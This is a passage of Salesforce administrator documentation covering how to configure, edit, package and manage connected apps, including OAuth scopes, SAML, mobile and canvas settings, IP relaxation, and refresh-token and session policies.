3. Add all supported OAuth scopes to Selected OAuth Scopes. These scopes refer to permissions given by the user running the connected app. The OAuth token name is in parentheses.

   Access and manage your Chatter feed (chatter_api)
   Allows access to Chatter REST API resources only.

Access and manage your data (api)
Allows access to the logged-in user's account using APIs, such as REST API and Bulk API. This value also includes `chatter_api`, which allows access to Chatter REST API resources.

Access your basic information (id, profile, email, address, phone)
Allows access to the Identity URL service.

Access custom permissions (custom_permissions)
Allows access to the custom permissions in an org associated with the connected app. It shows whether the current user has each permission enabled.

Allow access to your unique identifier (openid)
Allows access to the logged-in user's unique identifier for OpenID Connect apps.

Full access (full)
Allows access to the logged-in user's data, and encompasses all other scopes. `full` doesn't return a refresh token. You must explicitly request the `refresh_token` scope to get one.

Perform requests on your behalf at any time (refresh_token, offline_access)
Allows a refresh token to be returned if the app is eligible to receive one. This scope lets the app interact with the user's data while the user is offline. The `refresh_token` scope is synonymous with `offline_access`.

Provide access to custom applications (visualforce)
Allows access to Visualforce pages.

Provide access to your data via the Web (web)
Allows use of the `access_token` on the web. It includes `visualforce`, which allows access to Visualforce pages.

4. If you're setting up OAuth for applications on devices with limited input or display capabilities, such as TVs, appliances, or command-line applications, select **Enable for Device Flow**.

   Note: When enabled, the value for the callback URL defaults to a placeholder unless you specify your own URL. A callback URL isn't used in the device authentication flow. You can specify your own callback URL as needed, such as when this same consumer is being used for a different flow.

5. If you're setting up OAuth for a client app that can't keep the client secret confidential and must use the web server flow because it can't use the user-agent flow, deselect **Require Secret for Web Server Flow**. We still generate a client secret for your app but this setting instructs the web server flow to not require the `client_secret` parameter in the access token request. If your app can use the user-agent flow, we recommend user-agent as a more secure option than web server flow without the secret.
6. Control how the OAuth request handles the ID token. If the OAuth request includes the `openid` scope, the returned token can include the ID token.
   - To include the ID token in refresh token responses, select **Include ID Token**. It's always included in access token responses.
   - With the primary ID token setting enabled, configure the secondary settings that control the ID token contents in both access and refresh token responses. Select at least one of these settings.

     Include Standard Claims
     Include the standard claims that contain information about the user, such as the user's name, profile, phone_number, and address. The OpenID Connect specifications define a set of standard claims to be returned in the ID token.

     Include Custom Attributes
     If your app has specified custom attributes, include them in the ID token.

     Include Custom Permissions
     If your app has specified custom permissions, include them in the ID token.

7. If you're setting up your app to issue asset tokens for connected devices, configure the asset token settings.

- Select **Enable Asset Tokens**. Then specify these settings.

  Token Valid for
  The length of time that the asset token is valid after it's issued.

  Asset Signing Certificate
  The self-signed certificate that you've already created for signing asset tokens.

  Asset Audiences
  The intended consumers of the asset token. For example, the backend service for your connected device, such as `https://your_device_backend.com`.

  Include Custom Attributes
  If your app has specified custom attributes, include them in the asset token.

  Include Custom Permissions
  If your app has specified custom permissions, include them in the asset token.

- Specify the callback URL (endpoint). For example, `https://your_device_backend.com/callback`.
- Make sure that you add the OAuth scopes that are required for asset tokens.
  - Access and manage your data (api)
  - Allow access to your unique identifier (openid)

If your org had the **No user approval required for users in this organization** option selected on your remote access before the Spring '12 release, users in the org where the app was created are automatically approved for the app. This option is selected to indicate the automatic approval. For connected apps, the recommended procedure after you've created an app is for admins to install the app and then set Permitted Users to **Admin-approved users**. If the remote access option wasn't originally selected, the option doesn't show up.

Web App Settings

Enter a start URL for your app to direct users to a specific location after they've authenticated. If you don't enter a start URL, users are sent to the app's default start page after authentication completes. If the connected app that you're creating is a canvas app, skip this field. The `Canvas App URL` field contains the URL that gets called for the connected app.

If your connected app uses a SAML service provider, select **Enable SAML**. Enter the entity Id, ACS URL, subject type, name ID format, and issuer, available from your service provider. Select `Verify Request Signatures` if the service provider gave you a security certificate. Browse your system for the certificate. This is only necessary if you plan to initiate logging in to Salesforce from the service provider and the service provider signs their SAML requests.

Important: If you upload a certificate, all SAML requests must be signed. If no certificate is uploaded, all SAML requests are accepted.

Optionally, select **Encrypt SAML Response** to upload a certificate and select an encryption method for encrypting the assertion. Valid encryption algorithm values are AES–128 (128–bit key), AES–256 (256–bit key), and Triple-DES (Triple Data Encryption Algorithm).

Custom Connected App Handler

Customize the behavior of a connected app with Apex. Create a class that extends the `ConnectedAppPlugin` Apex class, and associate it with a connected app. The class can support new authentication protocols or respond to user attributes in a way that benefits a business process.

The plug-in runs on behalf of a user account. In the `Run As` field, select the user for the plug-in. If the user isn't authorized for the connected app, use the `authorize` method to do so. For more information, see the `ConnectedAppPlugin` class in the Apex Code Developer's Guide.

Mobile App Settings

1. Enter the mobile start URL to direct users to a specific location when the app is accessed from a mobile device. If you don't enter a mobile start URL, users are sent to the start URL defined under Web App Settings. If the connected app you're creating is a canvas app, you can skip this field. The Canvas App URL field contains the URL that gets called for the connected app.
2. Select **PIN Protect** if your app supports PIN protection. This setting allows the admin to set the session timeout and PIN length for mobile applications after installing the connected app. PIN protection is supported by the Salesforce Mobile SDK (https://developer.salesforce.com/page/Mobile_SDK). You can also implement it manually by reading the `mobile_policy` object from the user's Identity URL.
3. Specify the `App Platform` by choosing iOS or Android from the drop-down list.
4. Specify the supported device form factors for the mobile app from the Restrict to Device Type dropdown list. Possible values are Phone, Tablet, or Mini-Tablet. If the app supports all form factors, don't choose a value.
5. Enter the app version number of the mobile app.
6. Enter the minimum OS version required for the app.
7. Select **Private App** to confirm that this app is for internal (non-public) distribution only. This setting is required because Apple doesn't allow distribution of public mobile apps outside its App Store.
8. If the mobile app is private, specify the location of the Mobile App Binary file. The format of the file is IPA for iOS, and APK for Android.
9. For iOS apps only:
   a. Specify the location of the Application Icon that is displayed while the app is being downloaded and installed on an iOS device.
   b. Specify the iOS Bundle Identifier.

      Note: For iOS 7 and later, use the same bundle identifier that you used when developing the app in XCode. If you don't, end users see two app icons during installation.

10. If the mobile connected app is a public app and you haven't uploaded its binary file to Salesforce, enter the app binary URL here.

Note: If you remove mobile integration from a new version of an existing connected app, mobile integration is no longer included in any version of the connected app. For example, imagine publishing a package containing version 1.0 of your connected app with mobile integration. Then remove mobile integration from the app, repackage it, and publish it as version 1.1. If a customer installs the earlier package with version 1.0 at this point, the version 1.0 connected app doesn't contain mobile integration.

Your connected app can receive push notifications if you meet the following requirements.

- Your app is built with Salesforce Mobile SDK.
- Your app implements the Mobile SDK push notification protocol for your platform.
- You're a registered developer with the mobile platform provider (Apple or Google).
- Your app is registered with Apple Push Notification Service (APNS) for iOS push notifications or with Google Cloud Messaging (GCM) for Android push notifications.
- You've implemented Apex handlers for push notifications.

Note: A push-enabled connected app can support only one mobile platform. To support push notifications on Android and iOS versions of your mobile app, create a connected app for each platform.

For details, see the *Salesforce Mobile Push Notifications Implementation Guide*.

To configure push notifications for APNS (iOS):

1. Select **Push Messaging Enabled**.
2. For Supported Push Platform, select **Apple**.

3. Select the Apple environment that is valid for your APNS push notifications certificate.
4. For Certificate, select the `.p12` certificate file that you received from APNS when you registered your app for push notifications (for example, `appkey.p12`).
5. Enter the password for your `.p12` certificate file.

To configure push notifications for GCM (Android):

1. Select **Push Messaging Enabled**.
2. For Supported Push Platform, select **Android GCM**.
3. For Key for Server Applications (API Key), enter the key that you obtained during developer registration with Google.

To change the mobile platform that you've configured for push notifications:

1. Deselect **Push Messaging Enabled**.
2. Save the connected app, and then click **Edit**.
3. Change **App Platform** and associated values in Mobile Settings to reflect the new platform.
4. Reconfigure push notifications for the new platform.

Canvas App Settings

Two types of canvas apps are available.

- Canvas apps that the org's Salesforce admin installed.
- Canvas personal apps that users installed across orgs. Users access a canvas personal app from the Chatter tab, and are prompted to allow the app to connect to their Salesforce data. Users can choose to make an app a canvas personal app. For more information, see "Canvas Personal Apps" in the *Force.com Canvas Developer's Guide*.

1. If your connected app is exposed as a canvas app, select **Force.com Canvas**.
2. Enter the canvas app URL to the third-party app. The user is directed to this URL when clicking the link to your canvas app.
3. Select an access method. This method specifies how the canvas app initiates the OAuth authentication flow.
   - Signed Request (POST)—OAuth authentication is used, but when Salesforce admins install the canvas app, they implicitly allow access for users. Users aren't prompted to allow apps to access their user information. When you use this access method, authentication is posted directly to the canvas app URL.

     If your canvas app uses signed request authentication, be sure that you don't add `Perform requests on your behalf at any time` to the Selected OAuth Scopes.

   - OAuth Webflow (GET)—OAuth authentication is used, and the user is prompted to allow apps to access their information. When you use this access method, the canvas app must initiate the OAuth authentication flow.
4. If you're using SAML single sign-on (SSO) for canvas app authentication, select the **SAML Initiation Method** field. This field is enabled if you select **Enable SAML** in the Web App Settings section. The options for this field include the following.
   - Identity Provider Initiated—Salesforce makes the initial request to start the SSO flow.
   - Service Provider Initiated—Canvas app starts the SSO flow after the app is invoked.
5. Under Locations, select where the canvas app appears to users.
   - Chatter Feed—Canvas app appears in the feed. If selected, create a CanvasPost feed item and ensure that the current user has access to the canvas app.
   - Chatter Tab—Canvas app appears in the app navigation list on the Chatter tab. If selected, the canvas app appears automatically.

- Console—Canvas app appears in the footer or sidebars of the Salesforce console. If selected, you must choose where the canvas app appears in a console by adding it as a custom console component.
- Layouts and Mobile Cards—Canvas app can appear on a page layout or a mobile card. If selected, choose where the canvas app appears by adding it to the page layout.
- Mobile Nav—Canvas app is accessible from the navigation menu in Salesforce1.

  Note: Canvas apps don't appear in the Salesforce1 navigation menu on Android mobile devices. To see canvas apps in the navigation menu, log in to the Salesforce1 mobile browser app.

- Open CTI—Canvas app appears in the call control tool. If selected, specify the canvas app in your call center's definition file for it to appear.
- Publisher—Canvas app appears in the publisher. If selected, create a canvas custom quick action and add it to the global layout or to an object layout.
- Visualforce Page—Canvas app can appear on a Visualforce page. If you add an `<apex:canvasApp>` component to expose a canvas app on a Visualforce page, be sure to select this location for the canvas app. If you don't, you receive an error.

6. Select **Create Actions Automatically** to create a global action for your canvas app. To do so, select **Publisher** under Location. If you don't, no global actions are created. You can also create the action later.
7. If you implement your own `Canvas.CanvasLifecycleHandler` Apex class, provide the class name in `Lifecycle Class`. Providing a `Canvas.CanvasLifecycleHandler` Apex class lets you customize context information and add custom behavior to your canvas app.
8. To let users install your app, select **Enable as a Canvas Personal App**. Chatter Tab is the only location that supports canvas personal apps. For details, see "Canvas Personal Apps" in the *Force.com Canvas Developer's Guide*.

   Note: If you don't see the Enable as a Canvas Personal App setting, the admin for the app's destination org hasn't enabled canvas personal apps. For details, see "Enabling Canvas Personal Apps within an Organization" in the *Force.com Canvas Developer's Guide*.

SEE ALSO:

Edit, Package, or Delete a Connected App

Identity URLs

Connected Apps

Edit, Package, or Delete a Connected App

USER PERMISSIONS	
To read, create, update, or delete connected apps:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To update all fields except Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To update Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application" AND "Modify All Data"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Connected Apps can be installed in: **All** Editions

To install and uninstall connected apps:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To install and uninstall packaged connected apps:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps" AND "Download AppExchange Packages"

After creating a connected app, you can edit it, for example, to add custom attributes or define the IP addresses from which a user can log in to automatically. You package a connected app to make it available in other Salesforce orgs. For example, ISVs package apps to make them available on AppExchange.

Note: The connected app name must be unique for the connected apps in your org. You can reuse the name of a deleted connected app if the connected app was created using the Spring '14 release or later.

Edit a Connected App

You can update a connected app at any time.

1. From Setup, enter *Connected Apps* in the Quick Find box, then select **Manage Connected Apps**.
2. Select a connected app name in the list, and click **Edit**.
3. Make the desired changes to the connected app, for example, specify allowed IP ranges, enable temporary access outside IP ranges, or add custom attributes.
4. Save your changes by clicking **Save**.

After you've created the connected app, you can return to the detail page to specify the allowed IP ranges.

The IP ranges work with OAuth-enabled connected apps, not SAML-enabled connected apps, and specify valid IP addresses for the connected app.

Use the following steps to set the allowed IP range.

1. From Setup, enter *Connected Apps* in the Quick Find box, then select **Manage Connected Apps**.
2. Select a connected app name in the list.
3. In the Trusted IP Range for OAuth Web server flow section, click **New**.
4. For the start IP address, enter a valid IP address. Enter a higher IP address for the end IP address.

   Enter multiple, discontinuous ranges by clicking **New**.

You can give specific users access to an OAuth connected app from outside of the Trusted IP Range. For example, to give users access when traveling, set the connected app to **Relax IP Restrictions with second factor**. When a user tries to use the connected app from outside the range, the user is prompted to provide a second factor of authentication, such as a token code. After successful second-factor authentication, the user can use the connected app.

1. From Setup, enter *Connected Apps* in the Quick Find box, then select **Manage Connected Apps**.
2. Click **Edit** next to the connected app name to display its values.
3. In the IP Relaxation field, select **Relax IP Restrictions** from the dropdown list.

Note: If the Enforce login IP ranges on every request Session Settings option is enabled, it affects the IP relaxation behavior. For more information, see Connected App IP Relaxation and Continuous IP Enforcement on page 5926.

After you've created the connected app, you can go back to the detail page and specify custom attributes. Custom attributes specify SAML metadata or specify OAuth parameters that are read at OAuth runtime.

1. From Setup, enter *Apps* in the Quick Find box, then select **Manage Connected Apps**.
2. Select a connected app name in the list.
3. In the Custom Attributes section, click **New**.

   Each custom attribute must have a unique key and must use fields available from the **Insert Field** menu. For example, assign a key name, such as `country` and insert the field `$Organization.Country`. When using SAML, attributes are sent as SAML attribute statements. When using OAuth, attributes are available as a `custom_attributes` object in the user's Identity URL.

Important: For your convenience, you can update some fields in a connected app and the changes apply immediately to all installed versions of the app. For example, connected app descriptions are immediately updated in each version of the connected app. The following version-independent fields bypass the packaging or installation lifecycle.

- Description
- Info URL
- Logo Image URL
- Callback URL

Package a Connected App

Packages are containers for distributing custom functionality between Salesforce orgs. After creating a connected app or a new version of an existing app, you can package it along with custom objects, Visualforce pages, Apex classes, or other components. Packaging makes it easy for you to distribute a connected app to users in any org or on Salesforce AppExchange. It also gives access to other managed packages features, such as push upgrades, post-install Apex scripts, license management, and enhanced subscriber support.

Note: To add a connected app to a managed package, you must be in a Developer Edition org.

Delete a Connected App

1. From Setup, enter *Connected Apps* in the Quick Find box, then select **Manage Connected Apps**.
2. Click **Edit** next to the name of the app that you want to modify.
3. Click **Delete**, and click **Delete** again to confirm.

If you delete a connected app that has been included in a package, the app remains available in the package until you update the package. Don't delete a connected app that Salesforce distributes, such as Salesforce1.

SEE ALSO:

- Create a Connected App
- Connected Apps
- User Provisioning for Connected Apps
- Salesforce1 Connected App Attributes

Connected App IP Relaxation and Continuous IP Enforcement

This topic describes how the `Enforce login IP ranges on every request` Session Settings option affects OAuth-enabled connected app IP relaxation settings.

If you relaxed IP restrictions for your OAuth-enabled connected app, and your organization has the `Enforce login IP ranges on every request` option enabled, the access to your connected app can change. This access change applies to client access, including mobile devices, for all OAuth-enabled connected apps. IP relaxation does not apply to SAML-enabled connected apps.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Connected Apps can be installed in: **All** Editions

Table 80: Connected App IP Relaxation Settings and Continuous IP Enforcement

IP Relaxation	When Continuous IP Enforcement Is Disabled (Default)	When Continuous IP Enforcement Is Enabled
`Enforce IP restrictions`	A user running this app is subject to the organization's IP restrictions, such as IP ranges set in the user's profile.	A user running this app is subject to the organization's IP restrictions, such as IP ranges set in the user's profile.
`Relax IP restrictions with second factor`	A user running this app bypasses the organization's IP restrictions when either of these conditions is true: • The app has IP ranges whitelisted and is using the Web server OAuth authentication flow. Only requests coming from the whitelisted IPs are allowed. • The app has no IP range whitelist, is using the Web server or user-agent OAuth authentication flow, and the user successfully completes identity confirmation.	A user running this app bypasses the organization's IP restrictions when either of the OAuth conditions in the previous column is true. However, the user can't access the following for security reasons: • Change password • Add a time-based token • Any pages in a login flow
`Relax IP restrictions`	A user running this connected app is not subject to any IP restrictions.	A user running this connected app is not subject to any IP restrictions. However, the user can't access the following for security reasons: • Change password • Add a time-based token • Any pages in a login flow

View Connected App Details

USER PERMISSIONS	
To read, create, update, or delete connected apps:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To update all fields except Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To update Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application" AND "Modify All Data"
To install and uninstall connected apps:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To install and uninstall packaged connected apps:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps" AND "Download AppExchange Packages"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Connected Apps can be installed in: **All** Editions

The Connected App Detail page provides information about the connected app, including its version and scopes. You can edit and check usage of the connected app and associate profiles and permissions.

- Click **Edit** to change the app configuration on the Connected App Edit page.
- Click **Download Metadata** to get the service provider SAML login URLs and endpoints that are specific to your community or custom domain configuration. This button only appears if your org is enabled as an Identity Provider, and only with connected apps that use SAML. Instead of downloading metadata, you can access the metadata via a URL in Metadata Discovery Endpoint. Your service provider uses this URL to configure single sign-on to connect to Salesforce.
- Click **View OAuth Usage** to see the usage report for OAuth connected apps in your org.
- Click **Enable User Provisioning** to enable user provisioning for a connected app. When enabled, use the User Provisioning wizard to configure or update the settings. After you run the User Provisioning wizard, you can individually manage the linkage between user accounts and their account settings on the third-party system in the User Accounts section.
- Click **Manage Profiles** to select the profiles for the app from the Application Profile Assignment page. Select the profiles to have access to the app (except in Group Edition).

  Important: This option won't appear if the OAuth policy for **Permitted Users** is set to `All users may self-authorize` because this option isn't needed when users can authorize themselves.

- Click **Manage Permission Sets** to select the permission sets for the profiles for this app from the Application Permission Set Assignment page. Select the permission sets to have access to the app.

  Important: This option won't appear if the OAuth policy for **Permitted Users** is set to `All users may self-authorize` because this option isn't needed when users can authorize themselves.

- Click **New** in Service Provider SAML Attributes to create attribute key/value pairs. You can also edit or delete existing attributes.

If you select **Admin-approved users** for Permitted Users on the Connected App Edit page, only the users with at least one of the selected profiles or permission sets can run the app. If you select **All Users**, profiles and permission sets are ignored.

SEE ALSO:

- User Provisioning for Connected Apps
- Edit Connected App Behavior

Manage a Connected App

USER PERMISSIONS	
To read, create, update, or delete connected apps:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To update all fields except Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To update Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application" AND "Modify All Data"
To install and uninstall connected apps:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To install and uninstall packaged connected apps:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps" AND "Download AppExchange Packages"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Connected Apps can be installed in: **All** Editions

The Connected Apps page lists all connected apps created or installed in the org from other orgs or from AppExchange. You can select an app to get more information and monitor its usage. You can also edit policies, for example, to specify a start URL, add your own connected app handler, or enable user provisioning.

To view and update properties of a connected app, from Setup, enter *Connected Apps* in the Quick Find box, then select **Manage Connected Apps**. Click the name of the connected app to view information, usage, and policies.

Click **Edit Policies** to specify a start URL, add your own connected app handler, add custom attributes, or enable user provisioning.

Note: Sessions refresh automatically between every 15 minutes and 24 hours while a user is in the app. The refresh is based on the session timeout value set for your org. The refresh is often undetected by the user.


Connected Apps Installed by Salesforce

Some Salesforce client apps are implemented as connected apps and Salesforce automatically installs in your org. For example, Salesforce1 and Salesforce for Outlook are installed automatically. That's why the list of connected apps in your list of installed apps is longer than you might expect.

These client-type Salesforce connected apps are distributed in two managed packages: one for Salesforce1-related apps and one for non-Salesforce1-related apps. The list of included apps changes with each release. However, to simplify administration, each package is asynchronously installed in your org the first time a user in the org accesses one of these apps.

If you want to install (or reinstall) the Salesforce1 package for connected apps, proactively, you can install it from the AppExchange.


The packages appear in Setup under the Installed Packages List.



Installed Packages

Action	Package Name	Publisher	Version Number	Namespace Prefix	Status	Allowed Licenses	Used Licenses	Expiration Date	Install Date
Uninstall	Salesforce Connected Apps	Salesforce.com	1.5	sf_com_apps	Free	N/A	N/A	N/A	10/24/2013 4:54 PM
	Description: This package contains Connected Applications for all the officially supported Salesforce client applications such as Touch, Salesforce for Outlook, Sa...								
Uninstall	Salesforce1 and Chatter Apps	Salesforce.com	1.6	sf_chttr_apps	Free	N/A	N/A	N/A	9/25/2013 11:40 PM
	Description: This package contains Connected Applications for all the officially supported Salesforce1 and Chatter applications on your desktop and mobile devices!								

Click each package name to see the list of components. The following are some components for the Salesforce Connected Apps package.




Package Components

Action	Name	Parent Object	Type
	Forcecom_IDE		Connected App
	Forcecom_Migration_Tool		Connected App
	Dataloader_Bulk		Connected App
	Dataloader_Partner		Connected App
	Salesforce_Touch		Connected App
	Salesforce_Mobile_Dashboards		Connected App
	Workbench		Connected App
	Salesforce_for_Outlook		Connected App

Note: The Force.com IDE and Force.com Migration tool are "wrapper" connected apps that use the SOAP API to connect to Salesforce instead of OAuth, which other types of connected apps do. They still use the connected apps framework to allow or deny users access to the apps in an org.


The following are some components for the Salesforce1 and Chatter apps package.



Package Components

Action	Name	Parent Object	Type
	SalesforceA		Connected App
	Salesforce_Chatterbox		Connected App
	Chatter_for_BlackBerry		Connected App
	Chatter_for_iOS		Connected App
	Chatter_Desktop		Connected App
	Chatter_for_Android		Connected App

To manage installed connected apps, from Setup, enter *Connected Apps* in the Quick Find box, then select **Manage Connected Apps**. The connected apps that Salesforce installs appear in the list as installed by a managed package. They appear along with your other installed connected apps.



Action	Master Label	Application Version	Permitted Users
Edit	Chatter Desktop	7.0	All users may self-authorize
Edit	Chatter Mobile for BlackBerry	7.0	All users may self-authorize
Edit	[redacted]	1.0	All users may self-authorize
Edit	[redacted]	1.0	Admin approved users are pre-authorized
Edit	Salesforce Files	5.0	All users may self-authorize
Edit	Salesforce1 for iOS	7.0	All users may self-authorize
Edit	Salesforce1/Chatter for Android	7.0	All users may self-authorize
Edit	SalesforceA	1.0	All users may self-authorize
Edit	[redacted]	1.0	All users may self-authorize

Connected Apps Installed from the Connected Apps OAuth Usage Page

In addition to the apps installed from managed packages, this list contains apps installed from the Connected Apps OAuth Usage page.

SEE ALSO:

- Edit Connected App Behavior
- Monitor Usage for an OAuth Connected App
- Manage OAuth Access for Your Connected Apps
- User Provisioning for Connected Apps

Edit Connected App Behavior

USER PERMISSIONS

To read, create, update, or delete connected apps:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To update all fields except Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To update Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application" AND "Modify All Data"
To install and uninstall connected apps:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To install and uninstall packaged connected apps:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps" AND "Download AppExchange Packages"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Connected Apps can be installed in: **All** Editions

Modify connected app settings and permissions to control how they behave. For example, you can change refresh token and session-level policies for all connected apps running in your org. You can change OAuth policies for OAuth-enabled connected apps. And you can customize the behavior of a connected app with Apex.

1. From Setup, enter *Connected Apps* in the Quick Find box, then select **Manage Connected Apps**.
2. Click **Edit** next to the name of the app that you want to modify, and the connected app detail page appears.

Basic Information

Basic Information applies to all connected apps, except canvas apps.

- Start URL—For connected apps that use single sign-on. Set the URL to the page where the user starts the authentication process. This URL also appears in the app menu.
- Mobile Start URL—For mobile connected apps to direct users to a specific location when the app is accessed from a mobile device.

If your app is a canvas app, the start URL fields are ignored. Instead, the connected app uses the canvas app URL that was specified when the connected app was created.

OAuth Policies

OAuth policies apply if the connected app is OAuth-enabled.

- The Permitted Users policy determines who can run the app.
  - All Users may self-authorize—Default. Anyone in the org can authorize the app. The user must approve the app the first time the user accesses it.
  - Admin-approved users are pre-authorized—Only users with the appropriate profile or permission set can access the app. These users don't have to approve the app before they can access it. Manage profiles for the app by editing each profile's Connected App Access list. Manage permission sets for the app by editing each permission set's Assigned Connected Apps list. This setting is not available in Group Edition.

    Warning: If you switch from All Users may self-authorize to Admin-approved users are pre-authorized, anyone using the app loses access, unless the user belongs to a permission set or profile that you have specified for the app.

    Note: If the user's profile or permission set has the "Use Any API Client" user permission enabled, the Admin-approved users are pre-authorized policy can be bypassed. This user permission is available only if the "Admin Approved apps only" org permission is enabled. The "Use Any API Client" user permission allows a non-admin-approved user to access and run the app, even if the connected app's settings require admin-approved users and the "Admin Approved apps only" org permission is enabled. This permission scheme allows specific users, such as short-term contractors, to access a connected app temporarily.
- The IP Relaxation policy determines whether a user's access to the app is restricted by IP ranges. A Salesforce admin can choose to enforce or bypass IP restrictions by choosing one of the following options.
  - Enforce IP restrictions—Default. A user running this app is subject to the org's IP restrictions, such as IP ranges, which are set in the user's profile.
  - Relax IP restrictions with second factor—A user running this app bypasses the org's IP restrictions when either of these conditions is true.
    - The app has a whitelist of IP ranges and is using the web server OAuth authentication flow. Only requests coming from the whitelisted IPs are allowed.

    - The app has no IP-range whitelist, is using the web server or user-agent OAuth authentication flow, and the user successfully completes identity confirmation.
  - `Relax IP restrictions`—A user running this app is not subject to any org IP restrictions.

  Note: If the `Enforce login IP ranges on every request` Session Settings option is enabled, it affects the IP relaxation behavior. For more information, see Connected App IP Relaxation and Continuous IP Enforcement on page 5926.

- The Refresh Token policy determines whether a refresh token is provided during authorization to get a new access token. If refresh tokens are provided, users can continue to access the OAuth-enabled connected app without having to reauthorize when the access token expires. Admins limit the lifetime of access tokens with the session timeout value. The connected app exchanges the refresh token with an access token to start a new session. A Salesforce admin can choose one of the following refresh token policies.
  - `Refresh token is valid until revoked`—Default. The refresh token is used indefinitely, unless revoked by the user or Salesforce admin. You revoke tokens on a user's detail page under OAuth Connected Apps or on the OAuth Connected Apps Usage Setup page.
  - `Immediately expire refresh token`—The refresh token is invalid immediately. The user can use the current session (access token) already issued, but can't obtain a new session when the access token expires.
  - `Expire refresh token if not used for n`—The refresh token is valid as long as it's been used within a specified amount of time. For example, if set to seven days, and the refresh token isn't exchanged for a new session within seven days, the next attempt to use the token fails. The expired token can't generate new sessions. If the refresh token is exchanged within seven days, the token is valid for another seven days. The monitoring period of inactivity also resets.
  - `Expire refresh token after n`—The refresh token is valid for a fixed amount of time. For example, if the policy states one day, the user can obtain new sessions only for 24 hours.

  The Refresh Token policy is evaluated only during usage of the issued refresh token and doesn't affect a user's current session. Refresh tokens are required only when a user's session has expired or isn't available. For example, if you set a refresh token policy to expire the refresh token after 1 hour, and the user uses the app for 2 hours, the user isn't forced to authenticate after one hour. However, the user is required to authenticate again when the session expires and the client attempts to exchange its refresh token for a new session.

If your connected app is a canvas app that uses signed request authentication, be sure to:

- Set Permitted Users to `Admin-approved users are pre-authorized`.
- Set Expire Refresh Tokens to `The first time they use this application`.
- Give users access via profiles and permission sets.

Session Policies

Session policies apply to all connected apps.

- `Session Timeout Value`—Specifies when access tokens expire to end a user's connected app session. You can control how long a user's session lasts by setting the timeout value for the connected app, user profile, or org's session settings (in that order). If you don't set a value or **None** is selected (the default), Salesforce uses the timeout value in the user's profile. If the profile doesn't specify a timeout value, Salesforce uses the timeout value in the org's Session Settings.
- The current permissions for the connected app are also listed in the org's Session Settings.
- `High Assurance session required`—Requires users to enter a time-based token when trying to log in to access the app.

Mobile App Settings

Mobile App settings apply to mobile connected apps that enforce PIN protection.

